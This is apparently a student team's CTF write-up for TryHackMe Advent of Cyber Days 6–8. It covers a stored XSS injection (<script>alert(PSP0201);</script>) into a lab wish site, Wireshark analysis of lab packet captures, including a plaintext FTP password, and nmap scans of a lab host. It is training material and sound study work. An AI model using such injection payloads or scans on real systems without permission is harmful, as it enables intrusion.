

# PSP0201

## Week 3

# Writeup

**Group Name:** Cylert

### Members

ID	Name	Role
1211101022	Ashley Sim Ci Hui	Leader
1211102285	Chin Shuang Ying	Member
1211102398	Nicholas Tiow Kai Bo	Member
1211103427	Law Chin Keat	Member

## **Day 6: Web Exploitation - Be careful with what you wish on a Christmas night**

**Tools used:** XSS, OWASP ZAP, Firefox

### **Solution/Walkthrough:**

#### Question 1

Based on the OWASP cheat sheet, **syntactic** validation should enforce correct syntax of structured fields and **semantic** validation should enforce correctness of their values in the specific business context.

#### **Input validation strategies**

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

#### Question 2

Based on the OWASP cheat sheet, the regular expression used to validate a US Zip code is  
`^\d{5}(-\d{4})?$.`

Validating a U.S. Zip Code (5 digits plus optional -4)

`^\d{5}(-\d{4})?$.`

#### Question 3

Based on what we have learned, stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. So, the vulnerability type used to exploit the application is **stored** cross-site scripting, since there is a field in which users are able to submit information.

**Here are all wishes that have "craft":**


**Enter your wish here:**

New book...

**WISH!**

## Question 4

‘q’ query string can be abused to craft a reflected XSS.




## Question 5

There are **2** XSS alerts of high priority in the scan.

- ▼ **Alerts (6)**
  - ▶ Cross Site Scripting (Persistent)
  - ▶ Cross Site Scripting (Reflected)
  - ▶ X-Frame-Options Header Not Set (3)
  - ▶ Absence of Anti-CSRF Tokens (6)
  - ▶ Web Browser XSS Protection Not Enabled (5)
  - ▶ X-Content-Type-Options Header Missing (4)


## Question 6

Based on OWASP ZAP, to show an alert in the wish text box, the javascript should be `<script>xxxxx</script>`. We just need to replace 1 with PSP0201, so the code is `<script>alert(PSP0201);</script>`.



## Question 7

After closing the browser and revisiting the site again, the XSS attack **still persists**.



### **Thought Process/Methodology:**

After we examine the OWASP Cheat Sheet, we know the difference between the semantic validation and syntactic validation. On that same cheat sheet, we also found the regular expression used to validate US zip codes. After visiting the IP address of our machine, we found that the vulnerability type to exploit the website is stored XSS. Then, we tried to search for a query and discovered that the query string is 'q'. We proceeded to use an automated scan in OWASP ZAP and filled in the website URL, which gave us the information that there are 2 XSS alerts of high priority in the scan. Based on the scan results, the JavaScript should be `<script>xxxxx</script>`. Therefore, to display an alert showing "PSP0201" , we replaced the 1 in the sample with PSP0201, so the code should be `<script>alert(PSP0201);</script>`. After we closed the browser and revisited the website again, we found that the XSS attack still persisted.


## **Day 7: Networking - The Grinch Really Did Steal Christmas**

**Tools used:** Kali Linux, Firefox, Wireshark


**Solution/Walkthrough:**

### Question 1


Click ‘Download Task Files’ on the top right corner.




Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘aoc-pcaps.zip’ file.



After opening up the .zip file, click ‘pcap1.pcap’.



It will then redirect us to the Wireshark application.



Apply ‘icmp’ filter. It will show all the results for ICMPs. From here we can see the IP address that initiates an ICMP/ping is ‘10.11.3.2’.

icmp						
No.	Time	Source	Destination	Protocol	Length	Info
1	17.10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
2	18.10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
3	19.11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
4	20.11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
5	21.12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
6	22.12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
7	23.13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
8	24.13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)

## Question 2

According to the Try Hack Me website, if we only wanted to see HTTP GET requests in our “pcap1.pcap” file, we should apply the filter ‘http.request.method == GET’.

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `protocol.request.method` `GET` and `POST` to retrieve and submit data accordingly.

`http.request.method == GET / POST`

After doing so, it will show us only the HTTP GET requests.

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1

### Question 3

After this filter is applied in Wireshark, we can scroll down and find the name of the article that the IP address “10.10.67.199” visited. At No. 471, we can see the info ‘/posts/reindeer-of-the-week/ HTTP/1.1’. Based on that, we know that the name of the article is ‘reindeer-of-the-week’.

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Info
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

### Question 4

By applying the filter ‘ftp’ in Wireshark, there will be a list of FTP protocols that shows up. After analysing the list, we are able to find the password ‘plaintext\_password\_fiasco’ at No. 28 which was leaked during the login process.

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST

### Question 5

By analysing the ‘pcap2.pcap’ file, at No. 1 and 2, we noticed that the name of the protocol that is encrypted is called ‘SSH’.

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.000016	10.11.3.2	10.10.122.128	TCP	54	57748 -> 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 -> 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 -> 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSeср=0 WS=128
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 -> 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSeср=411028459

## Question 6

By using the filter ‘arp’ in Wireshark, we can see the ARP communication of ‘Who has 10.10.122.128? Tell 10.10.10.1.’ at No. 46. The info at No. 47 is our answer, which is 10.10.122.128 is at ‘02:c0:56:51:8a:51’.

arp						
No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51

## Question 7

Scrolling down to No. 395, we can see that the HTTP protocol has the info of HTTP/1.1 200 OK (application/zip).

tcp.stream eq 4						
No.	Time	Source	Destination	Protocol	Length	Info
392	26.542312	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=537146 Ack=150
393	26.542372	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=546095 Ack=150
394	26.542381	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=555044
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)
396	26.542493	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=565366
397	26.542819	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [FIN, ACK] Seq=150 Ack=56
398	26.543265	10.10.21.210	10.10.53.219	TCP	66	80 → 38456 [FIN, ACK] Seq=565366 Ack=150
399	26.543277	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=151 Ack=565367


Right click the line, choose ‘Follow’ and choose ‘TCP Stream’.



Scroll to the bottom of it, and we can see the files in ‘christmas.zip’. After that, we close this window.

```
.....AoC-2020.pngPK.....7.~Q..RV....0.....W..christmas-tree.jpgPK.....~Q/...1.....  
....a...elf_mcskidy_wishlist.txtPK.....~Q!<..A}.....Operation Artic Storm.pdfPK.....~Q]..5.i...n..  
.....selfie.jpgPK.....~Q[.....P.....tryhackme_logo_full.svgPK.....
```

Then, we click on the 'File' button on the top left corner of Wireshark, then the 'Export Objects' button and 'HTTP'.




It will redirect us to the export page. Click the line with 'christmas.zip', then choose save to the folder of Downloads.

This screenshot shows the 'Wireshark - Export - HTTP object list' dialog box. It contains a table with the following data:


Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip

The row for packet 395, which corresponds to the 'christmas.zip' file, is highlighted with a blue selection bar. At the bottom of the dialog, there are buttons for 'Save', 'Save All', 'Preview', 'Close', and 'Help'.


Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘christmas.zip’.



It will redirect you to this page (as shown in the picture below). Click ‘elf\_mcskidy\_wishlist.txt’.




We can see that ‘Rubber ducky’ will be used to replace Elf McEager.




## Question 8


Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘christmas.zip’.



It will show us the contents of the zip file. Click ‘Operation Artic Storm.pdf’.



It will open the PDF file. Scrolling down, we can see that the name of the author for Operation Artic Storm is ‘Kris Kringle’.



### **Thought Process/Methodology:**

For Question 1, we open the file ‘pcap1.pcap’ that we had downloaded from Try Hack Me website, and we apply the filter ‘ICMP’ which provides us with the IP address that initiates an ICMP/ping, that being ‘**10.11.3.2**’. For Question 2, we read through the instructions in the Try Hack Me website and were able to get the hint of applying the ‘http.request.method == GET’ filter to see the HTTP GET requests only. After applying this filter, we are able to find the answer for Question 3, ‘reindeer-of-the-week’, which is the article that the IP address 10.10.67.199 visited. For Question 4, we apply the ‘FTP’ filter in Wireshark for ‘pcap2.pcap’, which leads us to successfully get the password that was leaked during the login process, ‘plaintext\_password\_fiasco’. We continue to examine and analyse the ‘pcap2.pcap’ file, and we noticed that the protocol for the encrypted files is ‘SSH’, which is the answer for Question 5. For Question 6, we try to apply the filter ‘ARP’, and we find out that 10.10.122.128 is at 02:c0:56:51:8a:51. Moving on to Question 7, we try to find the HTTP protocol with the info ‘application/zip’. We scroll down and we finally find this info at No. 395. We then right click it and choose ‘Follow’ and ‘TCP Stream’ to make sure our deduction is correct. After confirmation, we export the file and save it. Then, we open ‘elf\_mcskidly\_wishlist.txt’, and we can see that ‘Rubber ducky’ will be used to replace Elf McEager. Finally, for Question 8, we open the PDF file called ‘Operation Artic Storm’ and are able to find the name of the author, ‘Kris Kringle’.

## Day 8: Networking - What's Under the Christmas Tree?

Tools used: Nmap, Google

Solution/Walkthrough:

### Question 1

Using a quick Google search, we can see that Snort was created in **1998**.

The image shows a Google search result for "Snort". At the top, there are several thumbnail images: the Snort logo (a cartoon dog wearing headphones), two screenshots of the Snort interface showing network traffic tables, and the VOFR logo. Below these, the search result for "Snort" is displayed, which includes the title "Snort", the subtitle "System software", a short description of what Snort is, and a "More images" link.

**Snort**  
System software

Snort is a free open source network intrusion detection system and intrusion prevention system created in 1998 by Martin Roesch, founder and former CTO of Sourcefire. Snort is now developed by Cisco, which purchased Sourcefire in 2013. [Wikipedia](#)

### Question 2

By using Nmap on the machine's IP address, we can see that the three port numbers are **80**, **2222**, and **3389**.

```
root@ip-10-10-231-48:~# nmap 10.10.3.253

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 09:32 BST
Nmap scan report for ip-10-10-3-253.eu-west-1.compute.internal (10.10.3.253)
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:92:49:04:DE:63 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

### Question 3

Using the command **nmap -A -vv 10.10.3.253**, the results show that the most likely Linux distribution to be running is **Ubuntu**.

```
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
```

### Question 4

From the results we obtained in Question 3, we can also see that the version of Apache is **2.4.29**.

```
VERSION
Apache httpd 2.4.29 ((Ubuntu))
```

### Question 5

From the results we obtained in Question 2, **OpenSSH** is running on port 2222.

```
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

## Question 6

By executing the following command, it seems that the website is likely used for a **blog**.

```
root@ip-10-10-231-48:~# nmap --script http-title 10.10.3.253
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 09:41 BST
Nmap scan report for ip-10-10-3-253.eu-west-1.compute.internal (10.10.3.253)
Host is up (0.00078s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC's Internal Blog
2222/tcp  open  EtherNetIP-1
```

## **Thought Process/Methodology:**

The year in which Snort was created was not mentioned on the THM website, so we had to Google it, which showed us the results immediately. The rest of the questions are fairly straightforward. We just followed the instructions on THM and used Nmap to scan the machine's IP address, which gave us all the port numbers. Then, using the flag -A, we scanned through the results for the most likely Linux distribution, which turned out to be Ubuntu. In those same results, we also got the version of Apache that was being used. We could see what was running on port 2222 by scanning the machine's IP address once again using Nmap. Then, we used the HTTP-TITLE script introduced by THM and found that the website was probably being used for a blog.

## **Day 9: Networking - Anyone can be Santa!**

**Tools used:** netcat, GNU nano

### **Solution/Walkthrough:**

#### Question 1

